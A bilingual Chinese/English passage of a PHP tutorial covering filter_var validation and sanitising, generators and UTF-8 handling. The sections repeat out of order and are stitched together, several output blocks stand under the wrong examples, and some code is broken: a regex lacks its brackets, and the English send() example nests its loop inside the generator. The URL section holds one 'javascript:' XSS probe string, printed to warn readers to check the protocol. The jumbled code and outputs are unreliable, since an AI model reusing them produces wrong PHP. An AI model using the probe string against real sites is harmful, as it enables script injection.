请注意，在发送电子邮件之前，您无法确定电子邮件地址是否正确。您可能想做一些额外的检查，例如检查MX记录，但这不是必须的。如果您发送确认邮件，请不要忘记在短时间内删除未使用的账户。

第46.8节：验证值是否为整数

当过滤应为整数的值时，filter_var()将返回过滤后的数据，在本例中是整数，或者如果该值不是整数则返回false。浮点数不是整数：

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

结果：

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
```

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c', FILTER_SANITIZE_URL));
```

Results:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Section 46.7: Validate Email Address

When filtering an email address filter_var() will return the filtered data, in this case the email address, or false if a valid email address cannot be found:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Results:

```
string(16) "john@example.com"
bool(false)
```

This function doesn't validate non-latin characters. Internationalized domain name can be validated in their xn-- form.

Note that you cannot know if the email address is correct before sending an email to it. You may want to do some extra checks such as checking for a MX record, but this is not necessary. If you send a confirmation email, don't forget to remove unused accounts after a short period.

Section 46.8: Validating A Value Is An Integer

When filtering a value that should be an integer filter_var() will return the filtered data, in this case the integer, or false if the value is not an integer. Floats are not integers:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Results:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
```

```
int(7)
```

如果你只期望数字，可以使用正则表达式：

```
if(is_string($_GET['entry']) && preg_match('#^0-9+$#', $_GET['entry']))
    // 这是一个数字 (正) 整数
else
    // entry 不正确
```

如果你将该值转换为整数，就不必进行此检查，因此可以使用filter_var。

第46.9节：验证整数是否在范围内

当验证整数是否在某个范围内时，检查包括最小值和最大值：

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

结果：

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

第46.10节：验证URL

当过滤URL时，filter_var()将返回过滤后的数据，在本例中是URL，如果找不到有效的URL则返回false：

URL: example.com

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

结果：

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

```
int(7)
```

If you are expecting only digits, you can use a regular expression:

```
if(is_string($_GET['entry']) && preg_match('#^0-9+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

If you convert this value into an integer, you don't have to do this check and so you can use filter_var.

Section 46.9: Validating An Integer Falls In A Range

When validating that an integer falls in a range the check includes the minimum and maximum bounds:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Results:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Section 46.10: Validate a URL

When filtering a URL filter_var() will return the filtered data, in this case the URL, or false if a valid URL cannot be found:

URL: example.com

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```



```
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

结果：

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: <http://www.example.com/path/to/dir/index.php?test=y>

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

结果：

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

警告：你必须检查协议以防止XSS攻击：

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

第46.11节：清理浮点数

移除除数字、+ - 以及可选的 . , e E 之外的所有字符。

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

结果：

```
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: <http://www.example.com/path/to/dir/index.php?test=y>

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Warning: You must check the protocol to protect you against an XSS attack:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Section 46.11: Sanitize Floats

Remove all characters except digits, +- and optionally .,eE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Results:


```
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
```

结果：

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "1000"
string(8) "1000000"
string(9) "10000001"
string(10) "18281e-009"
```

第46.12节：验证IP地址

验证一个值是否为有效的IP地址

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

结果：

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

验证一个有效的IPv4 IP地址：

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

结果：

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

验证一个有效的IPv6地址：

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

```
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Results:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "1000"
string(8) "1000000"
string(9) "10000001"
string(10) "18281e-009"
```

Section 46.12: Validate IP Addresses

Validates a value is a valid IP address

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Results:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Validate an valid IPv4 IP address:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Results:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Validate an valid IPv6 IP address:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

结果：

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

验证IP地址不在私有范围内：

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

结果：

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

验证IP地址不在保留范围内：

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

结果：

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

第46.13节：净化过滤器

我们可以根据需要使用过滤器来净化变量。

示例

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

上述代码将会从\$string变量中移除HTML标签。

Results:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Validate an IP address is not in a private range:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Results:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

Validate an IP address is not in a reserved range:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Results:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Section 46.13: Sanitize filters

we can use filters to sanitize our variable according to our need.

Example

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

above will remove the html tags from \$string variable.

第47章：生成器

第47.1节：Yield关键字

yield语句类似于return语句，不同之处在于它不是停止函数的执行并返回，而是返回一个Generator对象并暂停生成器函数的执行。

下面是一个使用生成器编写的 range 函数示例：

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // 注意 $i 在 yield 之间会被保留。
        yield $i;
    }
}
```

你可以通过检查 var_dump 的输出看到该函数返回了一个 Generator 对象：

```
var_dump(gen_one_to_three())
```

```
# 输出结果：
class Generator (0) {
```

生成值

然后可以像遍历数组一样遍历该 Generator 对象。

```
foreach (gen_one_to_three() as $value) {echo "$value";
}
```

上述示例将输出：

Chapter 47: Generators

Section 47.1: The Yield Keyword

A `yield` statement is similar to a `return` statement, except that instead of stopping execution of the function and returning, `yield` instead returns a [Generator](#) object and pauses execution of the generator function.

Here is an example of the `range` function, written as a generator:

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

You can see that this function returns a [Generator](#) object by inspecting the output of `var_dump`:

```
var_dump(gen_one_to_three())
```

```
# Outputs:
class Generator (0) {
```

Yielding Values

The [Generator](#) object can then be iterated over like an array.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

The above example will output:

```
1
2
3
```

Yielding Values with Keys

In addition to yielding values, you can also yield key/value pairs.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

The above example will output:

```
first: 1  
second: 2  
third: 3
```

第47.2节：使用生成器读取大文件

生成器的一个常见用例是从磁盘读取文件并迭代其内容。下面是一个允许你迭代CSV文件的类。该脚本的内存使用非常可预测，并且不会因CSV文件大小而波动。

```
<?php  
  
class CsvReader  
{  
    protected $file;  
  
    public function __construct($filePath) {  
        $this->file = fopen($filePath, 'r');  
    }  
  
    public function rows()  
    {  
        while (!feof($this->file)) {  
            $row = fgetcsv($this->file, 4096);  
  
            yield $row;  
        }  
  
        return;  
    }  
  
}$csv = new CsvReader('/path/to/huge/csv/file.csv');  
  
foreach ($csv->rows() as $row) {  
    // 对 CSV 行进行操作。  
}
```

```
first: 1  
second: 2  
third: 3
```

Section 47.2: Reading a large file with a generator

One common use case for generators is reading a file from disk and iterating over its contents. Below is a class that allows you to iterate over a CSV file. The memory usage for this script is very predictable, and will not fluctuate depending on the size of the CSV file.

```
<?php  
  
class CsvReader  
{  
    protected $file;  
  
    public function __construct($filePath) {  
        $this->file = fopen($filePath, 'r');  
    }  
  
    public function rows()  
    {  
        while (!feof($this->file)) {  
            $row = fgetcsv($this->file, 4096);  
  
            yield $row;  
        }  
  
        return;  
    }  
  
}$csv = new CsvReader('/path/to/huge/csv/file.csv');  
  
foreach ($csv->rows() as $row) {  
    // Do something with the CSV row.  
}
```

第47.3节：为什么使用生成器？

当你需要生成一个大型集合以供后续迭代时，生成器非常有用。它们是创建一个实现Iterator接口的类的更简单的替代方案，后者通常显得过于复杂。

例如，考虑下面的函数。

```
function randomNumbers(int $length)  
{  
    $array = [];  
  
    for ($i = 0; $i < $length; $i++) {  
        $array[] = mt_rand(1, 10);  
    }  
  
    return $array;  
}
```

这个函数所做的只是生成一个填充了随机数的数组。使用时，我们可能会调用

Section 47.3: Why use a generator?

Generators are useful when you need to generate a large collection to later iterate over. They're a simpler alternative to creating a class that implements an [Iterator](#), which is often overkill.

For example, consider the below function.

```
function randomNumbers(int $length)  
{  
    $array = [];  
  
    for ($i = 0; $i < $length; $i++) {  
        $array[] = mt_rand(1, 10);  
    }  
  
    return $array;  
}
```

All this function does is generates an array that's filled with random numbers. To use it, we might do

`randomNumbers(10)`, 它会给我们一个包含10个随机数的数组。如果我们想生成一百万个随机数呢？`randomNumbers(1000000)`可以做到这一点，但代价是内存消耗。存储在数组中的一百万个整数大约使用33兆字节的内存。

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

这是因为一次性生成并返回了整整一百万个随机数，而不是一次生成一个。生成器是解决这个问题的简单方法。

第47.4节：使用`send()`函数向生成器传递值

生成器代码编写快速，在许多情况下是笨重迭代器实现的简洁替代方案。快速实现带来了一些控制上的不足，比如生成器何时停止生成，或者是否应该生成其他内容。然而，这可以通过使用 `send()` 函数来实现，使请求函数能够在每次循环后向生成器发送参数。

```
//假设从服务器访问大量数据，以下是该生成器：
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //在此示例中，代替服务器数据，我每次循环运行时都发送反馈

    $timeout = false;
    while (! $timeout)
    {
        $timeout = yield $indexCurrentRun; // 值传递给调用者。下一次调用生成器时，将从此语句开始。如果使用
        //send(), $timeout将接收该值。

        $indexCurrentRun++;
    }

    yield '缺少X字节。 </br>';
}

// 开始使用生成器
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); // 向生成器发送数据
        echo $generatorDataFromServer->current(); // 访问最新元素（提示还有多少
        //字节缺失）
    }
}
```

输出结果如下：

`randomNumbers(10)`, which will give us an array of 10 random numbers. What if we want to generate one million random numbers? `randomNumbers(1000000)` will do that for us, but at a cost of memory. One million integers stored in an array uses approximately **33 megabytes** of memory.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

This is due to the entire one million random numbers being generated and returned at once, rather than one at a time. Generators are an easy way to solve this issue.

Section 47.4: Using the `send()`-function to pass values to a generator

Generators are fast coded and in many cases a slim alternative to heavy iterator-implementations. With the fast implementation comes a little lack of control when a generator should stop generating or if it should generate something else. However this can be achieved with the usage of the `send()` function, enabling the requesting function to send parameters to the generator after every loop.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send feedback
    //every time a loop ran through.

    $timeout = false;
    while (! $timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
        //generator is called, it will start at this statement. If send() is used, $timeout will take this
        //value.
        $indexCurrentRun++;

        yield 'X of bytes are missing. </br>';
    }

    // Start using the generator
    $generatorDataFromServer = generateDataFromServerDemo ();
    foreach($generatorDataFromServer as $numberOfRuns)
    {
        if ($numberOfRuns < 10)
        {
            echo $numberOfRuns . "</br>";
        }
        else
        {
            $generatorDataFromServer->send(true); //sending data to the generator
            echo $generatorDataFromServer->current(); //accessing the latest element (hinting how many
            //bytes are still missing.
        }
    }
}
```

Resulting in this Output:

0
1
2
3
4
5
6
7
8
9

X bytes are missing.

0
1
2
3
4
5
6
7
8
9

X bytes are missing.

第48章：UTF-8

第48.1节：输入

- 在尝试存储或使用之前，您应验证每个接收到的字符串是否为有效的UTF-8编码。PHP的`mb_check_encoding()`可以解决这个问题，但你必须始终如一地使用它。对此实际上没有其他办法，因为恶意客户端可以提交任何他们想要的编码格式的数据。

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // 该字符串不是UTF-8编码，因此需要重新编码。
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- 如果你使用的是HTML5，那么可以忽略最后一点。你希望浏览器发送给你的所有数据都是UTF-8编码。实现这一点的唯一可靠方法是给所有的`<form>`标签添加`accept-charset`属性，示例如下：

```
<form action="somepage.php" accept-charset="UTF-8">
```

第48.2节：输出

- 如果你的应用程序向其他系统传输文本，也需要告知它们字符编码。在PHP中，你可以使用`php.ini`中的`default_charset`选项，或者手动发送`Content-Type`MIME头。这是在面向现代浏览器时的首选方法。

```
header('Content-Type: text/html; charset=utf-8');
```

- 如果你无法设置响应头，也可以通过HTML文档中的HTML元数据设置编码。

- HTML5

```
<meta charset="utf-8">
```

- HTML的旧版本

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

第48.3节：数据存储与访问

本主题专门讨论UTF-8及其在数据库中使用时的注意事项。如果您想了解更多关于在PHP中使用数据库的信息，请查看本主题。

在MySQL数据库中存储数据：

- 在数据库中的所有表和文本列上指定`utf8mb4`字符集。这使MySQL能够以UTF-8原生编码的方式物理存储和检索值。

Chapter 48: UTF-8

Section 48.1: Input

- You should verify every received string as being valid UTF-8 before you try to store it or use it anywhere. PHP's `mb_check_encoding()` does the trick, but you have to use it consistently. There's really no way around this, as malicious clients can submit data in whatever encoding they want.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- If you're using HTML5 then you can ignore this last point. You want all data sent to you by browsers to be in UTF-8. The only reliable way to do this is to add the `accept-charset` attribute to all of your `<form>` tags like so:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Section 48.2: Output

- If your application transmits text to other systems, they will also need to be informed of the character encoding. In PHP, you can use the `default_charset` option in `php.ini`, or manually issue the `Content-Type` MIME header yourself. This is the preferred method when targeting modern browsers.

```
header('Content-Type: text/html; charset=utf-8');
```

- If you are unable to set the response headers, then you can also set the encoding in an HTML document with [HTML metadata](#).

- HTML5

```
<meta charset="utf-8">
```

- Older versions of HTML

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Section 48.3: Data Storage and Access

This topic specifically talks about UTF-8 and considerations for using it with a database. If you want more information about using databases in PHP then checkout this topic.

Storing Data in a MySQL Database:

- Specify the `utf8mb4` character set on all tables and text columns in your database. This makes MySQL physically store and retrieve values encoded natively in UTF-8.

如果指定了utf8mb4_*排序规则（而没有显式字符集），MySQL将隐式使用utf8mb4编码。

- MySQL的旧版本 (< 5.5.3) 不支持utf8mb4，因此您将被迫使用utf8，该字符集仅支持Unicode字符的子集。

访问 MySQL 数据库中的数据：

- 在您的应用程序代码中（例如 PHP），无论使用何种数据库访问方法，都需要将连接字符集设置为utf8mb4。这样，MySQL 在将数据传递给您的应用程序时以及反向传递时，都不会对其本地 UTF-8 进行转换。
- 一些驱动程序提供了自己的机制来配置连接字符集，这既更新了其内部状态，也通知 MySQL 在连接上使用的编码。这通常是首选的方法。

例如（关于utf8mb4(utf8的考虑与上述相同）：

- 如果您使用 PHP 的 PDO 抽象层且版本 ≥ 5.3.6，可以在 DSN 中指定 charset：

```
$handle = new PDO('mysql:charset=utf8mb4');
```

